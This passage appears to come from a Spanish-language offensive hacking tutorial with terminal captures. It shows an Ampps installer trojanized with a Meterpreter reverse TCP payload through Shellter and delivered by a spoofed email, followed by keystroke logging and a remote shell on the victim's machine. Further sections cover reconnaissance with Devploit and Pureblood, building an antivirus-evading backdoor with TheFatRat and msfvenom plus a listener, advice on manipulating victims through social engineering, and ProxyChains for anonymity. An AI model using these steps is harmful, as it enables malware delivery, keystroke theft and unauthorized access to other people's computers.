Choose operation Mode - Auto/Manual (A/M/H): A
PE Target: /root/Descargas/Ampps-3.0-setup.exe

* Backup *

Backup: Shellter_Backups\Ampps-3.0-setup.exe

Figura 20

En la **Figura 20**, invitamos a Shellter, donde en la primera opción requerida le daremos **A** de automático y agregamos la ruta de nuestro archivo.exe.



The screenshot shows the Shellter application window. At the top, it says "Shellter". Below that is a menu titled "Payloads". The options listed are:
[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec
Use a listed payload or custom? (L/C/H): L
Select payload by index: 1

* meterpreter_reverse_tcp *

SET LHOST: 172.16.5.31

Figura 21

En la **Figura 21**, continuando tecleamos la letra L y después seleccionamos la opción 1 “Meterpreter Reverse TCP”, para obtener la sesión en reversa, después continuo volviendo a ingresar mi ip **set LHOST: 172.16.5.31** y el puerto: 60001 con **set LPORT: 60001**, por ultimo solo damos enter para continuar y finalizar y ya tendremos nuestro .exe generado.

Ahora solo basta con aplicar Ingeniería social para poder hacer que se ejecutado.

Figura 22

En la **Figura 22**, podemos observar un ordenador (maquina victim), de tipo Windows, con nombre estancia-PC y con su dicha ip 172.16.5.48.

Suplantando un correo mande dicho .exe y por fortuna lo ejecutaron con éxito, obteniendo lo que deseaba una sesión de meterpreter, con la cual ya tenía acceso a dicho ordenador.

```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
[+] Migrating to 3240
[+] Successfully migrated to process

msf exploit(multi/handler) > sessions

Active sessions
=====
Id  Name      Type          Information
ion
--  --  --
1   meterpreter x86/windows estancia-PC\estancia @ ESTA
5.31:60001 -> 172.16.5.48:50224 (172.16.5.48)
2   meterpreter x86/windows estancia-PC\estancia @ ESTA
5.31:60001 -> 172.16.5.48:50233 (172.16.5.48)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > help

Core Commands
=====
```

Figura 23

En la **Figura 23**, tengo mi maquina(atacante), como podemos observar obtuvimos una sesión de meterpreter, al ejecutar nuestro .exe en el ordenador del usuario de Windows.

La aplicación era Ampps y sin dudarlo ante la presencia de estar aparentemente todo en orden lo ejecutaron, podemos ver también que en la **Figura 22** muestra el nombre del equipo víctima: estancia-PC y el sistema operativo(Windows) y en nuestro kali en la **Figura 23** ya con la sesión creada, muestra el nombre de la maquina víctima, su ip junto con el sistema y la versión que contiene.

También vemos que cuando ingreso el comando: **sessions -i 1**, podemos ver la sesión que se genero, ingresamos el comando: **help**, seguido del comando: **keyscan_start**, seguido de **keyscan_dump** y por ultimo el comando: **shell**, para poder acceder al cmd de la maquina victima y por ende a su contenido.

Figura 24

En la **Figura 24**, podemos mostrar como ya estamos dentro, y para comprobarlo una vez mas, estando en mi Kali Linux vemos como paso al cmd y verifico con el comando: **ipconfig** para poder demostrar que es la ip de la maquina victim.

Figura 25

En la **Figura 25**, verificamos en el cmd la ip victim, y como lo dijimos es la misma ip a la que eh ingresado.

```
Terminal

Archivo Editar Ver Buscar Terminal Ayuda
Dumping captured keystrokes...

meterpreter > shell
Process 2900 created.
Channel 1 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2010 Microsoft Corporation. All rights reserved.

C:\Users\estancia\Downloads>cd ..
cd ..

C:\Users\estancia>cd Downloads
cd Downloads

C:\Users\estancia\Downloads>ls
ls
"ls" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\estancia\Downloads>mkdir hakeados!!!!
mkdir hakeados!!!!

C:\Users\estancia\Downloads>■
```

Figura 26

En la **Figura 26**, como bien lo había dicho con el comando shell pasamos a tener control del cmd del equipo víctima, y para hacer otra demostración y la definitiva accedo al directorio de Downloads o descargas y creo un archivo con el comando: mkdir y le doy por nombre hakeados!!!!.

comando: **mkdir hakeados!!!!.**




Figura 27

En la **Figura 27**, demostrando lo ya antes dicho, y como podemos ver en el directorio de descargas esta la carpeta creada: **hakeados!!!!** (creada desde mi ordenador con Kali Linux).

Devploit

El pentesting se trata de reportar problemas en sistemas informáticos, mediante la recopilación de información y la prueba de como se penetra. Devploit es una herramienta muy efectiva a la hora de recopilar información sobre el objetivo, esto es un punto clave y como bien ya lo dijimos un buen análisis del panorama, hará que la explotación del ataque sea mas compleja y efectiva.




Figura 28

En la Figura 28 se muestra la ejecución de Devploit.

```

root@kali: ~/Devploit-
Archivo Editar Ver Buscar Terminal Ayuda

This Is Simple Script By : Joker-Security
Let's Start ---> --->

1 } --> DNS Lookup
2 } --> Whois Lookup
3 } --> GeoIP Lookup
4 } --> Subnet Lookup
5 } --> Port Scanner
6 } --> Extract Links
7 } --> Zone Transfer
8 } --> HTTP Header
9 } --> Host Finder
10} --> IP-Locator
11} --> Traceroute
12} --> Host DNS Finder
13} --> Revrse IP Lookup
14} --> Collection Email
15} --> Install & Update
16} --> About Me
00} --> Exit

Enter 00/16 --> -> 1
Entre Your Domain :www.hackthissite.org

```

Figura 29

En la **Figura 29** se muestran los modulos que Devploit nos ofrece a ejecutar. Se comenzó con la opción **1 DNS Lookup** o (Búsqueda de DNS), se prosigue a ingresar el dominio que se tiene por objetivo.

Para este caso se probó la herramienta con el dominio **www.hackthissite.org** hackear este sitio es un campo de entrenamiento gratuito, seguro y legal para que los hackers prueben y amplíen sus habilidades de hacking.

```

root@kali: ~/Devploit-
Archivo Editar Ver Buscar Terminal Ayuda

9 } --> Host Finder
10} --> IP-Locator
11} --> Traceroute
12} --> Host DNS Finder
13} --> Revrse IP Lookup
14} --> Collection Email
15} --> Install & Update
16} --> About Me
00} --> Exit

Enter 00/16 --> -> 1
Entre Your Domain :www.hackthissite.org
www.hackthissite.org. 3599 IN A 137.74.187.101
www.hackthissite.org. 3599 IN A 137.74.187.100
www.hackthissite.org. 3599 IN A 137.74.187.103
www.hackthissite.org. 3599 IN A 137.74.187.102
www.hackthissite.org. 3599 IN A 137.74.187.104
www.hackthissite.org. 3599 IN AAAA 2001:41d0:8:cc08:137:74:187:100
www.hackthissite.org. 3599 IN AAAA 2001:41d0:8:cc08:137:74:187:102
www.hackthissite.org. 3599 IN AAAA 2001:41d0:8:cc08:137:74:187:103
www.hackthissite.org. 3599 IN AAAA 2001:41d0:8:cc08:137:74:187:101
www.hackthissite.org. 3599 IN AAAA 2001:41d0:8:cc08:137:74:187:104

Continue/Exit--> []

```

Figura 30

En la **Figura 30**, se muestran los resultados de la búsqueda, con esto se continua nuestra tarea de recopilación de datos.

Volviendo a lo que ya había mencionado al inicio, la recopilación de datos es una de las tareas mas importantes dentro del análisis de nuestro objetivo esto para tener éxito a la hora de querer explotar una vulnerabilidad encontrada. En comparación con las

herramientas que ocupamos al inicio para obtener información inicio(nmap,netdiscover) Devploit, tiene opciones interesantes y específicas, esto es una ayuda para aquellos que están iniciando en temas de hacking y no saben hacerlo de forma manual. Hay entro en un debate en lo que nos ofrece Devploit, para quienes sabemos hacer todo esto de forma manual no habrá ningún problema en entender el funcionamiento detrás del script. Pero continuando con la herramienta, esto no quita que Devploit sea una buena opción entre nuestro arsenal de herramientas de explotación.

```

root@kali: ~/Devploit-
Archivo Editar Ver Buscar Terminal Ayuda

% Information related to '137.74.187.96 - 137.74.187.127'

% Abuse contact for '137.74.187.96 - 137.74.187.127' is 'abuse@ovh.net'

inetnum: 137.74.187.96 - 137.74.187.127
netname: OVH_113911647
descr: OVH Static IP
country: NL
org: ORG-SH80-RIPE
admin-c: OTC7-RIPE
tech-c: OTC7-RIPE
status: ASSIGNED PA
mnt-by: OVH-MNT
created: 2016-08-25T08:53:54Z
last-modified: 2016-08-25T08:53:54Z
source: RIPE

% Information related to '137.74.0.0/16AS16276'

route: 137.74.0.0/16
origin: AS16276
descr: OVH
mnt-by: OVH-MNT
created: 2016-07-15T10:03:53Z

```

Figura 31

En la **Figura 31**, se procede a seleccionar la opción **2 Whois Lookup**

Con la opción **2 Whois Lookup** podemos acceder a la clásica información que ofrece la base de datos pública Whois, como por ejemplo, cuándo se registró el sitio, o el nombre del registrante con algún dato personal como el e mail.

```

root@kali: ~/Devploit-
Archivo Editar Ver Buscar Terminal Ayuda
4 ) --> Subnet Lookup
5 ) --> Port Scanner
6 ) --> Extract Links
7 ) --> Zone Transfer
8 ) --> HTTP Header
9 ) --> Host Finder
10) --> IP-Locator
11) --> Traceroute
12) --> Host DNS Finder
13) --> Reverse IP Lookup
14) --> Collection Email
15) --> Install & Update
16) --> About Me
00) --> Exit

Enter 00/16 -> -> 3
Enter IP Address : 137.74.187.103
IP Address: 137.74.187.103
country: France
state:
city:
Latitude: 48.8582
Longitude: 2.3387000000000002
Continue/Exit->-> █

```

Figura 32

En la **Figura 32**, ejecutamos la opción 3 **GeoIP Lookup**, con esta opción como su nombre lo indica obtenemos la ubicación del servidor objetivo.

La búsqueda de geolocalización nos arroja el país de origen, así como sus coordenadas donde está ubicado el servidor. La ip del servidor la podemos obtener con un simple ping al dominio, o simplemente con el resultado que nos arroja la búsqueda de DNS como se muestra en la (**Figura 30**).

```

root@kali: ~/Devploit-
Archivo Editar Ver Buscar Terminal Ayuda
10) --> IP-Locator
11) --> Traceroute
12) --> Host DNS Finder
13) --> Reverse IP Lookup
14) --> Collection Email
15) --> Install & Update
16) --> About Me
00) --> Exit

Enter 00/16 -> -> 5
Enter IP Address : 137.74.187.103
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-24 23:49 UTC
Nmap scan report for hackthissite.org (137.74.187.103)
Host is up (0.086s latency).

PORT      STATE     SERVICE
21/tcp    filtered  ftp
22/tcp    closed    ssh
80/tcp    open      http
443/tcp   open      https

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
Continue/Exit->-> █

```

Figura 33

En la **Figura 33**, continuando ejecutamos la opción 5 **Port Scanner**, que sondea los puertos que se encuentran abiertos o disponibles, teniendo incorporado nmap.

Cabe destacar que al tener integrado nmap, y tener automatizadas ciertas funciones de análisis en una sola herramienta es una buena ventaja en tiempo y a mi gusto y parecer es mas

cómodo que tener varias terminales abiertas ejecutando distintas herramientas o métodos para llegar al mismo resultado.

Pureblood

Es un framework de pentesting, tiene muchas funciones, entre ellas, una herramienta para el escaneo de puertos, búsqueda de paneles de información, así como también una herramienta de SQL injection para testear vulnerabilidades.

```

root@kali: ~/pureblood
Archivo Editar Ver Buscar Terminal Ayuda
Pureblood v2.0 - Blood Security Hackers
[ Author: Cr4shCoD3 ] [ Version: 2 ]
[ Website: https://github.com/cr4shcod3 ]
[ PureHackers ~ Blood Security Hackers ]

[ PureBlood Menu ]
01) Web Pentest / Information Gathering
02) Web Application Attack
03) Generator
99) Exit

```

Figura 34

En la **Figura 34**, ejecutamos Pureblood y seleccionamos el modulo 1 **Web Pentest / Information Gathering**.

```

root@kali: ~/pureblood
Archivo Editar Ver Buscar Terminal Ayuda
[ Web Pentest ]
01) Banner Grab
02) Whois
03) Traceroute
04) DNS Record
05) Reverse DNS Lookup
06) Zone Transfer Lookup
07) Port Scan
08) Admin Panel Scan
09) Subdomain Scan
10) CMS Identify
11) Reverse IP Lookup
12) Subnet Lookup
13) Extract Page Links
14) Directory Fuzz
15) File Fuzz
16) Shodan Search
17) Shodan Host Lookup
90) Back To Menu
95) Set Target
99) Exit

PureBlood(WebPentest)>

```

Figura 35

En la **Figura 35**, se muestran los modulos que Pureblood ofrece, algo similar a Devploit.

```

root@kali: ~/pureblood
Archivo Editar Ver Buscar Terminal Ayuda
01) Banner Grab
02) Whois
03) Traceroute
04) DNS Record
05) Reverse DNS Lookup
06) Zone Transfer Lookup
07) Port Scan
08) Admin Panel Scan
09) Subdomain Scan
10) CMS Identify
11) Reverse IP Lookup
12) Subnet Lookup
13) Extract Page Links
14) Directory Fuzz
15) File Fuzz
16) Shodan Search
17) Shodan Host Lookup
90) Back To Menu
95) Set Target
99) Exit

PureBlood[WebPentest]> 95
[#] - Please don't put "/" in the end of the Target.
PureBlood>WebPentest>(Target)> www.hackthissite.org

```

Figura 36

En la **Figura 36**, se comienza con la opción **95 Set Target**, a continuación se agrega el objetivo a auditar.

De igual forma ocuparemos como objetivo **www.hackthissite.org**. Ya agregado el objetivo, podremos hacer uso de los modulos sin tener que volver a digitar el objetivo, a menos que regreses al menú principal y repitas el primer paso(opción **95 Set Target**).

```

root@kali: ~/pureblood
Archivo Editar Ver Buscar Terminal Ayuda
Content-Length: 8323,
Upgrade: H2,h2c,
Content-Security-Policy': "child-src 'self' hackthissite.org *.hackthissite.org
htcdn.org *.htcdn.org; frame-src 'self' hackthissite.org *.hackthissite.org ht
scdn.org *.htcdn.org; frame-ancestors 'self' hackthissite.org *.hackthissite.or
g htcdn.org *.htcdn.org; form-action 'self' hackthissite.org *.hackthissite.or
g htcdn.org *.htcdn.org; upgrade-insecure-requests; referer-origin-when-cross-
origin; report-uri https://hackthissite.report-uri.com/r/d/csp/enforce", 'Publi
c-Key-Pins-Report-Only; pin-sha256="YLhdUR9y6Kja3ORAn7JKnb0G/uEtLMK8gF2Fuigh
"; pin-sha256="VjsBr4z+80wjNcr1YKepWQbo5IRi63WsWKhIM+Newys="; max-age=2592000; i
ncludeSubDomains; report-uri="https://hackthissite.report-uri.com/r/d/hpkp/repor
tOnly",
NEL: {"report_to":"default","max_age":31536000,"include_subdomains":true,"succes
s_fraction":0.0,"failure_fraction":0.1},
X-XSS-Protection: 0,
X-Frame-Options: SAMEORIGIN,
Content-Language: en,
Expires: Thu, 19 Nov 1981 08:52:00 GMT,
Pragma: no-cache,
Date: Tue, 25 Feb 2020 00:24:39 GMT,
Set-Cookie: PHPSESSID=lo8zsontksb9n39gh65avnjc0; path=/,
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload,
Server: HackThisSite,
Connection: Upgrade.

```

Figura 37

En la **Figura 37**, seleccionamos la opción **1 Banner Grab** y con lo que arroja este resultado.

La opcion **1 Banner Grab** es la forma que ofrece el framework para conocer qué infraestructura o sistema se encuentra detrás de una aplicación web o servicio. Está relacionado con el fingerprinting para detectar el sistema operativo.

```

root@kali: ~/pureblood
Archivo Editar Ver Buscar Terminal Ayuda
{
  "updated_date": "2019-07-25 20:16:59",
  "status": [
    "clientTransferProhibited https://icann.org/epp#clientTransferProhibited",
    "clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited"
  ],
  "name": "Whois Agent (446821033)",
  "dnssec": "unsigned",
  "city": "Kirkland",
  "expiration_date": [
    "2020-08-10 15:01:25",
    "2020-08-10 15:01:00"
  ],
  "zipcode": "98083",
  "domain_name": [
    "HACKTHISITE.ORG",
    "hackthissite.org"
  ],
  "country": "US",
  "whois_server": "WHOIS.ENOM.COM",
  "state": "WA",
  "registrar": "ENOM, INC.",
  "referral_url": null
}

```

Figura 38

En la **Figura 38**, ejecutamos la opción **2 Whois**.

De igual forma como con Devploit la opción Whois en Pureblood es para poder acceder a la clásica información que ofrece la base de datos pública Whois, como por ejemplo, cuándo se registró el sitio, o el nombre del registrante con algún dato personal como el e mail.

```

root@kali: ~/pureblood
Archivo Editar Ver Buscar Terminal Ayuda
 0 19.7
 3 |-- 2600:3c00:2222:10::1      0.0%   3  0.5  0.6  0.5  0.
 7  0.1
 4 |-- ???
 0  0.0
 5 |-- be100-2.dfw-da2-bb1-a9.tx.us  0.0%   3  2.1  2.1  2.0  2.
 1  0.1
 6 |-- vca.as55048.d3p4csafv08.vl4013.wa.us 33.3%  3  31.8 31.9 31.8 32.
 1  0.2
 7 |-- ash-5-a9.va.us            0.0%   3  31.9 32.2 31.9 32.
 3  0.2
 8 |-- be100-1346.th2-1-a9.fr.eu  33.3%  3  113.4 112.8 112.3 113.
 4  0.8
 9 |-- ???
 0  0.0
 10 |-- po100.rbx-gl-a75.fr.eu   0.0%   3  118.3 118.7 118.3 119.
 3  0.6
 11 |-- 2001:41d0:0:50::5:1075  0.0%   3  118.6 118.6 118.6 118.
 6  0.0
 12 |-- 2001:41d0:0:50::1:3227  33.3%  3  118.3 120.0 118.3 121.
 8  2.5
 13 |-- hackthissite.org        0.0%   3  115.3 115.8 115.3 116.
 2  0.4

```

Figura 39

En la **Figura 39**, ejecutamos la opcion **3 Traceroute**.

Como el nombre del comando lo dice no necesito explicarlo, con el cual tiramos una traza al igual que como se haría con el comando **traceroute IP**.

```

root@kali: ~/pureblood
Archivo Editar Ver Buscar Terminal Ayuda
05) Reverse DNS Lookup
06) Zone Transfer Lookup
07) Port Scan
08) Admin Panel Scan
09) Subdomain Scan
10) CMS Identify
11) Reverse IP Lookup
12) Subnet Lookup
13) Extract Page Links
14) Directory Fuzz
15) File Fuzz
16) Shodan Search
17) Shodan Host Lookup
90) Back To Menu
95) Set Target
99) Exit

PureBlood(WebPentest)> 7
PureBlood>WebPentest>PortScan>(Port End)> 160
[+] Port Open - 80

```

Figura 40

En la **Figura 40**, elegimos la opción **7 Port Scan**.

Después de seleccionar la opción **7 Port Scan**, nos pedirá el puerto final o límite al que queremos que verifique cuales están abiertos o disponibles. En respuesta nos arroja que el puerto 80 esta abierto.

```

root@kali: ~/pureblood
Archivo Editar Ver Buscar Terminal Ayuda
16) Shodan Search
17) Shodan Host Lookup
90) Back To Menu
95) Set Target
99) Exit

PureBlood(WebPentest)> 90
[ PureBlood Menu ]

01) Web Pentest / Information Gathering
02) Web Application Attack
03) Generator
99) Exit

PureBlood> 2
[ Web Application Attack ]

01) Wordpress
02) SQL Injection
90) Back To Menu
95) Set Target
99) Exit

PureBlood>WebApplicationAttack>

```

Figura 41

En la **Figura 41**, elejimos la opción **90 Back To Menu**, regresamos al menu principal y ahora seleccionamos el modulo **2 Web Application Attack**.

```

root@kali: ~/pureblood
Archivo Editar Ver Buscar Terminal Ayuda
99) Exit

PureBlood> 2
[ Web Application Attack ]

01) Wordpress
02) SQL Injection
90) Back To Menu
95) Set Target
99) Exit

PureBlood>WebApplicationAttack> 1
[ Web Application Attack ]

01) WPScan (Kali Linux) - Install manually on other OS
02) WPScan BruteForce (Kali Linux) - Install manually on other OS
03) Wordpress Plugins Vulnerability Checker
90) Back To Menu
95) Set Target
99) Exit

PureBlood>WebApplicationAttack>(Wordpress)> 95
[#] - Please don't put "/" in the end of the Target.
PureBlood>WebApplicationAttack>(Target)> www.hackthissite.org

```

Figura 42

En la **Figura 42**, a continuación seleccionamos la opción **1 Wordpress** pasamos a las herramientas que ofrece el framework para realizar testeo de vulnerabilidades en sitios web.

Se prosigue de la misma forma anterior, seleccionamos la opción **95 Set Target** y agregamos el objetivo, en este caso como ya mencionamos **www.hackthissite.org**. La elección fue la opción **3 Wordpress Plugins Vulnerability Checker** que consiste en verificar vulnerabilidades en **WordPress**, el módulo automáticamente revisará si fueron instalados plugins con vulnerabilidades conocidas y nos informara si están activos o no en el sitio escaneado.

```

root@kali: ~/pureblood
Archivo Editar Ver Buscar Terminal Ayuda

[#] - Checking (WordPress WooCommerce - Directory Craversal):
[!] - 404 Found! ~ http://www.hackthissite.org/wp-content/plugins/woocommerce/templates/emails/plain

[#] - Checking (WordPress Plugin Booking Calendar 3.0.0 - SQL Injection / Cross-site Scripting):
[!] - 404 Found! ~ http://www.hackthissite.org/wp-content/plugins/wp-booking-calendar/public/ajax/getMonthCalendar.php

[#] - Checking (WordPress Plugin WP with Spritz 1.0 - Remote File Inclusion):
[!] - 404 Found! ~ http://www.hackthissite.org/wp-content/plugins/wp-with-spritz/wp_spritz.content.filter.php

[#] - Checking (WordPress Plugin Events Calendar - 'event_id' SQL Injection):
[!] - 404 Found! ~ http://www.hackthissite.org/view-event.php?event_id=1


```

Figura 43

En la **Figura 43**, se muestra lo que arrojo la opción **3 Wordpress Plugins Vulnerability Checker**.

TheFatRat

Es una herramienta de mis favoritas, entre las funciones que tiene, es crear una puerta trasera o backdoor, atravez de un *msfvenom* viene ya con un searchsploit, con lo que tenemos todos los exploits disponibles en modo offline, estuve evaluando esta herramienta y hasta el momento me pareció interesante.

```
root@kali: ~/TheFatRat
Archivo Editar Ver Buscar Terminal Ayuda
[...]
[01] Backdoor Creator for Remote Acces [...]
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 100% with PwnWinds [Excellent]
[07] Create Backdoor For Office with Microsoft
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[...]
```

Figura 44

En la **Figura 44** se muestra la ejecución de TheFatRat, en ella se muestran las opciones a ejecutar.

```
root@kali: ~/TheFatRat
Archivo Editar Ver Buscar Terminal Ayuda
[...]
[01] Backdoor Creator for Remote Acces [...]
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 100% with PwnWinds [Excellent]
[07] Create Backdoor For Office with Microsoft
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Credits
[17] Exit
[...]
```

Figura 45

En la **Figura 45** seleccionamos la opción **6 Create Fud Backdoor 100% with PwnWinds [Excellent]** con la cual vamos a generar un backdoor para windows.

Después procedemos a seleccionar la opción **2 Create exe file with C# + Powershell (Fud 100%)**.

```
root@kali: ~/TheFatRat
Archivo Editar Ver Buscar Terminal Ayuda
[...]
[01] Create a bat file+Powershell (FUD 100%)
[02] Create exe file with C# + Powershell (FUD 100%)
[03] Create exe file with apache + Powershell (FUD 100%)
[04] Create file with C + Powershell (FUD 98 %)
[05] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[06] Create Backdoor with C / Metasploit reverse_tcp (FUD 97%)
[07] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[08] Create Backdoor with C to dll ( custom dll inject )
[09] Back to Menu
[...]
```

Figura 46

En la **Figura 46** seleccionamos la opción **2 Create exe file with C# + Powershell (Fud 100%)**, a continuación nos pedirá la ip y el puerto por el que vamos a establecer la conexión de la maquina atacante, la de nuestro kali linux.

```
root@kali: ~/TheFatRat
Archivo Editar Ver Buscar Terminal Ayuda
[...]
[01] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[02] Create Backdoor with C to dll ( custom dll inject )
[03] Back to Menu
[...]
```

Your local IPV4 address is : 172.16.5.93
Your local IPV6 address is : fe80::a00:27ff:fe66:de53
Your public IP address is : 187.16.146.47
Your Hostname is : 187-176-146-47.dynamic.axtel.net

Set LHOST IP: 172.16.5.93
Set LPORT: 4444
Please enter the base name for output files :Hes

[1] windows/shell_bind_tcp
[2] windows/shell/reverse_tcp
[3] windows/meterpreter/reverse_tcp
[4] windows/meterpreter/reverse_tcp_dns
[5] windows/meterpreter/reverse_http
[6] windows/meterpreter/reverse_https

Choose Payload :3

Figura 47

En la **Figura 47** se muestra como introducimos nuestra ip, el puerto y a continuación le damos un nombre al archivo que se va generar, ya por finalizar seleccionamos la opción **3 windows/meterpreter/reverse_tcp** esto para poder obtener una sesión de meterpreter con conexión en reversa.

Después de esto nos arrojara una tabla con los datos ya introducidos.

The screenshot shows the TheFatRat interface. In the top menu, 'Archivo', 'Editar', 'Ver', 'Buscar', 'Terminal', and 'Ayuda' are visible. The main window displays a list of payloads: windows/shell_bind_tcp, windows/shell/reverse_tcp, windows/meterpreter/reverse_tcp, windows/meterpreter/reverse_dns, windows/meterpreter/reverse_http, and windows/meterpreter/reverse_https. A dashed box highlights the first three. Below this, a section titled 'Choose Payload :3' shows the selected payload as 'windows/meterpreter/reverse_tcp'. Further down, 'Generate Backdoor' settings are shown: LHOST set to 172.16.5.93, LPORT set to 4444, and PAYLOAD set to 'windows/meterpreter/reverse_tcp'. The bottom of the window shows a command-line interface with a prompt like 'root@kali: ~/TheFatRat\$'.

Figura 48

En la **Figura 48** nos muestra la información que ingresamos, la de nuestra maquina atacante, así como el payload dirigido a windows.

This terminal window shows the command 'msfvenom -p windows/meterpreter/reverse_tcp -f exe -o /root/TheFatRat/output/win.exe'. It also displays the generated payload code, which is extremely long and contains many escape sequences. At the bottom, it says 'Program Saved To /root/TheFatRat/output/win.exe', 'compiled the source using monodevelop in your linux system', and 'Press [ENTER] key to continue'. The prompt 'root@kali: ~/' is visible.

Figura 49

En la **Figura 49** ya se ha creado nuestro archivo y nos arroja un mensaje junto con la ruta donde se encuentra guardo nuestro archivo generado.

Ahora ya nos toca aplicar ingeniería social para lograr que lo ejecuten, hay ya depende de la habilidad del hacker para lograr pasar el archivo desapercibido y lograr el engaño.

This terminal window is titled 'Terminal'. It shows the msfconsole interface. The user has run 'use exploit/multi/handler', 'set payload windows/meterpreter/reverse_tcp', 'set LHOST 172.16.5.93', 'set LPORT 4444', and 'exploit'. The output shows the reverse TCP handler started on port 4444. The prompt '[*] Started reverse TCP handler on 172.16.5.93:4444' is visible.

Figura 50

En la **Figura 50** nos vamos directamente a metasploit. Lo invocamos con el comando **msfconsole**, después usamos:

"use exploit/multi/handler".

seguido del payload de windows que ocuparemos para nuestro exploit para lograr obtener la sesión de meterpreter por medio de una conexión en reversa, **"set payload windows/meterpreter/reverse_tcp"**.

Ingresamos nuestra ip(maquina atacante)con el comando **set LHOST 172.16.5.93** , después el puerto **set LPORT 4444** que es el mismo con el que configuramos el backdoor en nuestra herramienta **TheFatRat**. Por ultimo ejecutamos el comando **exploit** con el que dejamos nuestro handler en espera de la conexión.

This terminal window shows the msfconsole interface. The user has run 'use exploit/multi/handler', 'set payload windows/meterpreter/reverse_tcp', 'set LHOST 172.16.5.93', 'set LPORT 4444', and 'exploit'. The output shows the reverse TCP handler started on port 4444, the sending stage (179779 bytes), and the opening of a meterpreter session at 172.16.5.94:49224. The user then enters a meterpreter shell, which shows they are connected to a Microsoft Windows 7 system. The prompt 'meterpreter > shell' is visible.

Figura 51

En la **Figura 51** ya logrado la ejecución de nuestro archivo, mostramos como ya nos muestra que se ha establecido una conexión y hemos obtenido una sesión

de meterpreter, ya solo ingresamos el comando **shell** y pasamos a tener control del CMD de la maquina victima.

```

Archivo Editar Ver Buscar Terminal Ayuda
[*] Started reverse TCP handler on 172.16.5.93:4444
[*] Sending stage (179779 bytes) to 172.16.5.94
[*] Meterpreter session 1 opened (172.16.5.93:4444 -> 172.16.5.94:49224) at 2019-09-24 11:44:12 -0500

meterpreter > shell
Process 3196 created.
channel 1 created.
Microsoft Windows [Versión 6.1.7601]
copyright (c) 2010 Microsoft Corporation. All rights reserved.

C:\Users\estancia\Pictures\hhh>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:

    Sufijo DNS específico para la conexión. . . : Home
    Dirección IPv4. . . . . : 172.16.5.94
    Máscara de subred . . . . . : 255.255.255.0

```

Figura 52

En la **Figura 52** ya estando dentro de la maquina victima, podemos ver la informacion del sistema operativo, en este caso windows, ingresamos el comando **ipconfig** con el cual verificamos la ip de la maquina victimawindows), desde mi ordenador con kali.

TheFatRat una buena herramienta. Pero como ya había mencionado,cabe destacar que el arte de la intrusión depende mucho en la forma en la que llegamos a nuestra victima, recordemos que el elemento mas débil en la seguridad es el mismo usuario, es bueno tener en cuenta que para que logremos un ataque exitoso primero tenemos que hackear y jugar con la mente de la victima. Muchos de los ataques que parecieran ser demasiado complejos, son el producto de una buena practica de ingeniería social. Analizar y conocer la mente de las personas es una ventaja para saber sus gustos y al mismo tiempo sus vulnerabilidades, de esta forma sabremos como persuadirlas y obtener lo que buscamos.

ProxyChains

Una de las cosas que queremos cuando se trata de hacer hacking es lograr el anonimato y dejar el menor rastro posible, en este caso haremos uso de Tor y ProxyChains para lograrlo.

Muchas veces nos sirve para burlar sistemas de gestion IPS, IDS o UTM, cuando estos nos hayan bloqueado por la dirección IP. ProxyChains o cadena de proxys como su nombre lo indica nos permite crear cadenas proxy para mantener nuestro anonimato a travérs de distintos tipos de comunicaciones; HTTP, FTP, SSH, SOCKS4/5 de Tor.

